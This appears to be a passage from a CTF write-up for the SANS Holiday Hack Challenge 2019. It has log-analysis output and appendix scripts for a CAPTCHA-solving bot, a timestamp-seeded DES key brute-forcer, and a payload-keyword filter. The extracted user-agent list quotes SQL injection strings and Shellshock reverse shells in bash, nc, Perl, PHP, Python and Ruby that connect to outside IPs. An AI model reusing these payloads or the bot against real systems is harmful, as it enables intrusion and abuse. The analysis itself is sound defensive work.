Running custom script, total possible malicious IP's (should be near 100)

```
$ bash select-jq-http.sh http.log | grep -E '[0-9]{1,3}\.[0-9]{1,3}\.
[0-9]{1,3}\.[0-9]{1,3}' | sort -n -t"." -k1,3 | uniq | wc -l
79
```

Looking for malicious user-agents to pivot as hinted

```
$ bash select-jq-http.sh http.log | sort | uniq | sort | tee
dangerous_user-agents.txt

1' UNION SELECT 1,1409605378,1,1,1,1,1,1,1,1/*&blogId=1
1' UNION/**/SELECT/**/1,2,434635502,4/*&blog=1
1' UNION SELECT '1','2','automatedscanning','1233627891','5'/*
1' UNION SELECT
1729540636,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x65,0x72,
--
1' UNION SELECT -1,'autosc','test','O:8:\"stdClass\":3:
{s:3:\"mod\";s:15:\"resourcesmodule\";s:3:\"src\";s:20:\"@random41940c
eb78dbb\";s:3:\"int\";s:0:\"\";}',7,0,0,0,0,0,0 /*
1' UNION SELECT
1,concat(0x61,0x76,0x64,0x73,0x73,0x63,0x61,0x6e,0x6e,0x69,0x6e,0x67,,
3,4,5,6,7,8 -- '
1' UNION/**/SELECT/**/994320606,1,1,1,1,1,1,1/*&blogId=1
() { :; }; /bin/bash -c '/bin/nc 55535 220.132.33.81 -e /bin/bash'
() { :; }; /bin/bash -i >& /dev/tcp/31.254.228.4/48051 0>&1
CholTBAgent
HttpBrowser/1.0
Mozilla/4.0 (compatible; Metasploit RSPEC)
Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 500.0)
Mozilla/4.0 (compatible MSIE 5.0;Windows_98)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0; .NETS CLR 1.1.4322)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT5.1)
Mozilla/4.0 (compatible; MSIE6.0; Windows NT 5.1)
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
FunWebProducts; .NET CLR 1.1.4322; .NET CLR 2.0.50727)
Mozilla/4.0 (compatible; MSIE 6.1; Windows NT6.0)
Mozilla/4.0(compatible; MSIE 666.0; Windows NT 5.1
Mozilla/4.0 (compatible; MSIE 6.a; Windows NTS)
Mozilla/4.0 (compatible; MSIE 7.0; Windos NT 6.0)
Mozilla/4.0 (compatible;MSIe 7.0;Windows NT 5.1)
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; AntivirXP08; .NET
```


```
CLR 1.1.4322)
Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tridents/4.0)
Mozilla/4.0 (compatible;MSIE 7.0;Windows NT 6.
Mozilla/4.0 (compatible; MSIE 8.0; Window NT 5.1)
Mozilla/4.0 (compatible; MSIE 8.0; Windows MT 6.1; Trident/4.0; .NET
CLR 1.1.4322; )
Mozilla/4.0 (compatible; MSIE 8.0; Windows_NT 5.1; Trident/4.0)
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Tridents/4.0; .NET
CLR 1.1.4322; PeoplePal 7.0; .NET CLR 2.0.50727)
Mozilla/4.0 (compatible; MSIEE 7.0; Windows NT 5.1)
Mozilla4.0 (compatible; MSSIE 8.0; Windows NT 5.1; Trident/5.0)
Mozilla/4.0 (compatibl; MSIE 7.0; Windows NT 6.0; Trident/4.0;
SIMBAR={7DB0F6DE-8DE7-4841-9084-28FA914B0F2E}; SLCC1; .N
Mozilla/5.0 (compatible; Goglebot/2.1;
+http://www.google.com/bot.html)
Mozilla/5.0 (compatible; MSIE 10.0; W1ndow NT 6.1; Trident/6.0)
Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X)
AppleWebKit/602.1.50 (KHTML, like Gecko) CriOS/56.0.2924.75
Mobile/14E5239e Safari/602.1
Mozilla/5.0 (iPhone; CPU iPhone OS 10_3 like Mac OS X)
AppleWebKit/603.1.23 (KHTML, like Gecko) Version/10.0 Mobile/14E5239e
Safari/602.1
Mozilla/5.0 (Linux; Android 4.0.4; Galaxy Nexus Build/IMM76B)
AppleWebKit/535.19 (KHTML, like Gecko) Chrome/18.0.1025.133 Mobile
Safari/535.19
Mozilla/5.0 (Linux; Android 4.4; Nexus 5 Build/_BuildID_) AppleWebKit/
537.36 (KHTML, like Gecko) Version/4.0 Chrome/30.0.0.0 Mobile
Safari/537.36
Mozilla/5.0 (Linux; Android 5.1.1; Nexus 5 Build/LMY48B; wv)
AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/43.0.2357.65
Mobile Safari/537.36
Mozilla/5.0 (Linux; U; Android 4.1.1; en-gb; Build/KLP)
AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Safari/534.30
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/600.7.12
(KHTML, like Gecko) Version/8.0.7 Safari/600.7.12
Mozilla/5.0 (Macintosh; U; PPC Mac OS X 10_4_11; fr)
AppleWebKit/525.18 (KHTML, like Gecko) Version/3.1.2 Safari/525.22
Mozilla/5.0 (Windows NT 10.0;Win64;x64)
Mozilla/5.0 (Windows NT 5.1 ; v.)
Mozilla/5.0 (Windows NT 6.1; WOW62; rv:53.0) Gecko/20100101 Chrome
/53.0
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) ApleWebKit/525.13
(KHTML, like Gecko) chrome/4.0.221.6 safari/525.13
Mozilla/5.0 Windows; U; Windows NT5.1; en-US; rv:1.9.2.3)
Gecko/20100401 Firefox/3.6.1 (.NET CLR 3.5.30729)
```


```
Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3)
gecko/20100401 Firefox/3.6.1 (.NET CLR 3.5.30731
Mozilla/5.0 (Windows; U; Windows NT 5.2; sk; rv:1.8.1.15)
Gecko/20080623 Firefox/2.0.0.15
Mozilla/5.0 WinInet
Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.8) Gecko/20071004
Firefox/2.0.0.8 (Debian-2.0.0.8-1)
Mozilla/5.0 (X11; U; Linux i686; it; rv:1.9.0.5) Gecko/2008121711
Ubuntu/9.04 (jaunty) Firefox/3.0.5
Opera/8.81 (Windows-NT 6.1; U; en)
RookIE/1.0
() { :; }; /usr/bin/perl -e 'use Socket;$i="83.0.8.119";
$p=57432;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connec
t(S,sockaddr_in($p,inet_aton($i))))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh
-i");};'
() { :; }; /usr/bin/php -r
'$sock=fsockopen("229.229.189.246",62570);exec("/bin/sh -i <&3 >&3
2>&3");'
() { :; }; /usr/bin/python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM
);s.connect(("150.45.133.97",54611));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/
sh","-i"]);'
() { :; }; /usr/bin/ruby -rsocket -
e'f=TCPSocket.open("227.110.45.126",43870).to_i;exec sprintf("/bin/sh
-i <&%d >&%d 2>&%d",f,f,f)'
Wget/1.9+cvs-stable (Red Hat modified)
```

4.0 Appendix

4.1 CAPTEHA script

```
#!/usr/bin/python3
# Image Recognition Using Tensorflow Exmaple.
# Code based on example at:
# https://raw.githubusercontent.com/tensorflow/tensorflow/master/tensorflow/examples/
label_image/label_image.py
# Modified by Hodorsec for SANS HHC 2019 challenge
import json
import requests
import re
import base64
import sys
import time
import queue
import threading
import numpy as np
import tensorflow as tf
import os
os.environ['TF_CPP_MIN_LOG_LEVEL'] = '3'
tf.compat.v1.logging.set_verbosity(tf.compat.v1.logging.ERROR)

# Disable SSL/TLS cert warnings
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
```


```
# Optionally, use a proxy
# proxy = "http://<user>:<pass>@<proxy>:<port>"
# proxy = "http://localhost:8080"
proxy = ""
os.environ['http_proxy'] = proxy
os.environ['HTTP_PROXY'] = proxy
os.environ['https_proxy'] = proxy
os.environ['HTTPS_PROXY'] = proxy

def load_labels(label_file):
    label = []
    proto_as_ascii_lines = tf.gfile.GFile(label_file).readlines()
    for l in proto_as_ascii_lines:
        label.append(l.rstrip())
    return label


def predict_image(q, sess, graph, image_bytes, img_full_path, labels, input_operation, output_operatio
n):
    image = read_tensor_from_image_bytes(image_bytes)
    results = sess.run(output_operation.outputs[0], {
        input_operation.outputs[0]: image
    })
    results = np.squeeze(results)
    prediction = results.argsort()[-5:][::-1][0]
    q.put({'img_full_path': img_full_path, 'prediction': labels[prediction].title(
    ), 'percent': results[prediction]})
```


```
def load_graph(model_file):
    graph = tf.Graph()
    graph_def = tf.GraphDef()
    with open(model_file, "rb") as f:
        graph_def.ParseFromString(f.read())
    with graph.as_default():
        tf.import_graph_def(graph_def)
    return graph


def read_tensor_from_image_bytes(imagebytes, input_height=299, input_width=299, input_mean=0, in
put_std=255):
    image_reader = tf.image.decode_png(imagebytes, channels=3, name="png_reader")
    float_caster = tf.cast(image_reader, tf.float32)
    dims_expander = tf.expand_dims(float_caster, 0)
    resized = tf.image.resize_bilinear(dims_expander, [input_height, input_width])
    normalized = tf.divide(tf.subtract(resized, [input_mean]), [input_std])
    sess = tf.compat.v1.Session()
    result = sess.run(normalized)
    return result


def main():
    # Loading the Trained Machine Learning Model created from running retrain.py on the training_image
s directory
    graph = load_graph('/tmp/retrain_tmp/output_graph.pb')
    labels = load_labels("/tmp/retrain_tmp/output_labels.txt")

    # Load up our session
```


```
    input_operation = graph.get_operation_by_name("import/Placeholder")
    output_operation = graph.get_operation_by_name("import/final_result")
    sess = tf.compat.v1.Session(graph=graph)

    ###################################
    # Copied from original script, modified
    yourREALemailAddress = "hodor@hodorsec.com"

    # Creating a session to handle cookies
    s = requests.Session()
    s.verify = False
    url = "https://fridosleigh.com/"

    json_resp = json.loads(s.get("{}api/capteha/request".format(url)).text)
    # A list of dictionaries eaching containing the keys 'base64' and 'uuid'
    b64_images = json_resp['images']
    # The Image types the CAPTEHA Challenge is looking for.
    challenge_image_type = json_resp['select_type'].split(',')
    challenge_image_types = [challenge_image_type[0].strip(), challenge_image_type[1].strip(), challenge
_image_type[2].replace(' and ', '').strip()]  # cleaning and formatting

    ###############################################
    ################## MAGIC BEGINS ###############
    # This is where the MAGIC happens

    # Can use queues and threading to spead up the processing
    q=queue.Queue()
    unknown_images_dir='unknown_images'
```


```
# Remove old files for previous attempts
for filename in os.listdir(unknown_images_dir):
    file_path = os.path.join(unknown_images_dir, filename)
    try:
        if os.path.isfile(file_path) or os.path.islink(file_path):
            os.unlink(file_path)
    except Exception as e:
        print('Failed to delete %s. Reason: %s' % (file_path, e))

# Iterate through received JSON response images in base64, differentiate between UUID and base64
for image in b64_images:
    with open(unknown_images_dir + '/' + image['uuid'], mode='wb') as img:
        img.write(base64.b64decode(image['base64']))
        img.close()

# List the images already contained in the images dir, after being saved by previous statement
unknown_images=os.listdir(unknown_images_dir)

# Going to interate over each of our images.
for image in unknown_images:
    img_full_path='{}/{}'.format(unknown_images_dir, image)

    print('Processing Image {}'.format(img_full_path))
    # We don't want to process too many images at once. 10 threads max
    while len(threading.enumerate()) > 10:
        time.sleep(0.001)

    # predict_image function is expecting png image bytes so we read image as 'rb' to get a bytes object
    image_bytes=open(img_full_path, 'rb').read()
```


```
    threading.Thread(target=predict_image, args=(q, sess, graph, image_bytes,img_full_path, labels, input_operation, output_operation)).start()

  print('Waiting For Threads to Finish...')
  while q.qsize() < len(unknown_images):
    time.sleep(0.001)

  # Getting a list of all threads returned results
  print("Getting list...")
  prediction_results = [q.get() for x in range(q.qsize())]

  # Iterate the amount of results
  correct_uuids = []
  for prediction in prediction_results:
    if prediction['prediction'] in challenge_image_types:
        uuid = prediction['img_full_path'].split('/')
        correct_uuids.append(uuid[1])

  # Joining the predicted UUID's as the final answer
  final_answer = ','.join(correct_uuids)

  ################ MAGIC ENDS ####################
  ################################################

  ##################################
  #  Copied from API script, no modifications
  # This should be JUST a csv list image uuids ML predicted to match the challenge_image_type .
  # final_answer=','.join([img['uuid'] for img in b64_images])
```


```
json_resp=json.loads(
    s.post("{}api/capteha/submit".format(url), data={'answer': final_answer}).text)
if not json_resp['request']:
    # If it fails just run again. ML might get one wrong occasionally
    print('FAILED MACHINE LEARNING GUESS')
    print('--------------------\nOur ML Guess:\n--------------------\n{}'.format(final_answer))
    print(
        '--------------------\nServer Response:\n--------------------\n{}'.format(json_resp['data']))
    sys.exit(1)

print('CAPTEHA Solved!')
# If we get to here, we are successful and can submit a bunch of entries till we win
userinfo={
    'name': 'Krampus Hollyfeld',
    'email': yourREALemailAddress,
    'age': 180,
    'about': "Cause they're so flippin yummy!",
    'favorites': 'thickmints'
}
# If we win the once-per minute drawing, it will tell us we were emailed.
# Should be no more than 200 times before we win. If more, somethings wrong.
entry_response=''
entry_count=1
while yourREALemailAddress not in entry_response and entry_count < 200:
    print('Submitting lots of entries until we win the contest! Entry #{}'.format(
        entry_count))
    entry_response=s.post("{}api/entry".format(url), data=userinfo).text
    entry_count += 1
print(entry_response)
```


```
if __name__ == "__main__":
    main()
```

4.2 Recover cleartext document script

```
#!/usr/bin/python3
# Tried to use Ruby example from video by Ron Bowes, couldn't figure out how to "substri
ng" hex values in Ruby. So, here's a Python version
# https://github.com/CounterHack/reversing-crypto-talk-public
# Created by Hodorsec for SANS HHC 2019 Challenge

# BUG: Doesn't pad very well yet, so resulting decrypted file is missing the first 8 bytes

# Requirements:
# python3 -m pip install PyCryptodome

from Crypto.Cipher import DES
from Crypto.Random import get_random_bytes
from Crypto.Util.Padding import pad, unpad
import sys, os, magic

key_length = DES.block_size                    # DES-CBC is 8 bytes

def print_help():
   print("\n[*] Usage: " + sys.argv[0] + "\t\t\t<encrypted_filename_with_.enc_extension>
<filename_to_decrypt> <time_in_epoch_start> <time_in_epoch_end> <debug>\n")
   print("[*] <encrypted_filename_with_.enc_extension>:\t\tEncrypted file as encrypted wi
th the \"elfscrow.exe\" file")
   print("[*] <filename_to_decrypt:\t\t\t\tFile to decrypt, output in \"out\" directory")
   print("[*] <time_in_epoch_start:\t\t\t\tTime in UNIX EPOCH format, start")
```


```
    print("[*] <time_in_epoch_end:\t\t\t\t\tTime in UNIX EPOCH format, end")
    print("[*] <debug>\t\t\t\t\t\tDebug during guessing to see stats. 0 to disable, 1 to enable\n")


def generate_key(time):
    seed = time                                 # UNIX EPOCH in seconds is being used as a seed
    keys = bytearray()
    for i in range(key_length):
        seed = (0x343fd * seed + 0x269ec3)              # MS VC Implementation of random for LCG
        key = hex(seed >> 16 & 0x7fff & 0x0ff)[-2:]       # Convert to hex, shift right two bytes and trim the last two characters due to length
                                    # Tried this in ruby, didn't work out due to substring'ing with hex values
        if 'x' in key:
            key = key.replace('x','0')                # Added due to crashes of non-hexedecimal fromhex error
        key = bytes.fromhex(key)
        keys.append(key[0])
    return keys


def check_file(possible_file, possible_key):
    """ Try to guess the filetype, based on the magic MIME type of the file """
    print("\nPossible files found: ")
    for filename in possible_file:
        print("File: " + filename + ". Filetype: " + magic.from_file(filename))
    print("\nPossible keys found: ")
```


```
    for key in possible_key:
        print("Key: " + key)
    print("\n")

def decrypt(key, data):
    """ Simple DES-CBC decryption, uses unpadding """
    cipher = DES.new(key, DES.MODE_CBC, data[:key_length])
    return unpad(cipher.decrypt(data[key_length:]), key_length)

def main():
    """ Here the magic happens """
    global file_num                    # Used to count possible valid files and number the
m

    # Check input parameters
    if len(sys.argv) < 6:
        print_help()
        exit(1)
    else:
        # Check argument values
        file_read = sys.argv[1]
        write_path = os.path.dirname(__file__) + "out"
        file_write = os.path.join(write_path, sys.argv[2])
        epoch_begin = int(sys.argv[3])
        epoch_end = int(sys.argv[4])
        possible_file = []
        possible_key = []
```


```
    debug = int(sys.argv[5])

    if not os.path.isdir(write_path):
        try:
            os.mkdir(write_path)
        except OSError:
            print("[!] Cannot create directory %s" % write_path + ". Exiting...")
            print_help()
            exit(1)
    elif epoch_begin > epoch_end:
        print("[!] Epoch starttime begins after stoptime ends. Exiting...")
        print_help()
    elif debug == 1:
        debug = True

  try:
    with open(file_read, "rb") as data:
        data = data.read()
        file_num = 1

        for i in range(epoch_begin, epoch_end):
            key = generate_key(i)
            if debug:
                print("Attempting key: " + key.hex() + " for iteration " + str(i-epoch_begin) + "
of total " + str(epoch_end-epoch_begin) + ". " + str(file_num-1) + " file(s) written.")
            try:
                decrypted = decrypt(key,data)
```

```
            if b"PDF" in decrypted:
                file_to_write = f"{file_write}_{file_num}"
                with open(file_to_write, 'wb') as file_writer:
                    print(f"Possible correct key '{key.hex()}'.  Writing to " + file_to_write)
                    file_writer.write(decrypted)

                    possible_key.append(key.hex())
                    possible_file.append(file_write + "_" + str(file_num))

                    file_num += 1
            except Exception as ex:
                # print(ex)                    # When padding is incorrect, skip to next key
                pass
            except KeyboardInterrupt as ex:
                print("Interrupted...")
                check_file(possible_file, possible_key)    # Print status of possible keys and file
s
                exit(1)

        check_file(possible_file, possible_key)        # Print status of possible keys and file
s
    except Exception as ex:
        print(ex)
        exit(1)

if __name__ == "__main__":
    main()
```

4.3 Filter poisoned sources weather data

```
#!/bin/bash

# Refer to the logfile as argument value
LOGFILE=$1

# Declare an array of desired filters
declare -a filter=(
uri
host
user_agent
username
ts
uid
id.orig_h
id.orig_p
id.resp_h
id.resp_p
trans_depth
method
host
uri
referrer
version
user_agent
origin
request_body_len
```


```
response_body_len
status_code
status_msg
info_code
info_msg
tags
username
password
proxied
orig_fuids
orig_filenames
orig_mime_types
resp_fuids
resp_filenames
resp_mime_types
)

# Declare an array for the possible payloads
declare -a payload=(
"1=1"              # SQLi
"1' "              # SQLi
"UNION"            # SQLi
"SELECT"           # SQLi
"<"                # XSS
">"                # XSS
"<script>"         # XSS
"\\\x"             # Shellcode
```


```
"/etc/passwd"         # LFI
"../"                 # LFI
":;"                  # Shellshock
)

# Do a nested loop for the variables
for filt in ${filter[@]}; do
   for payl in ${payload[@]}; do
      cat $LOGFILE | jq -r '.[] | select(.'${filt}' | contains('\"${payl}\"')) | ."id.orig_h"'       # Ba
sed on host IP
   done
done
```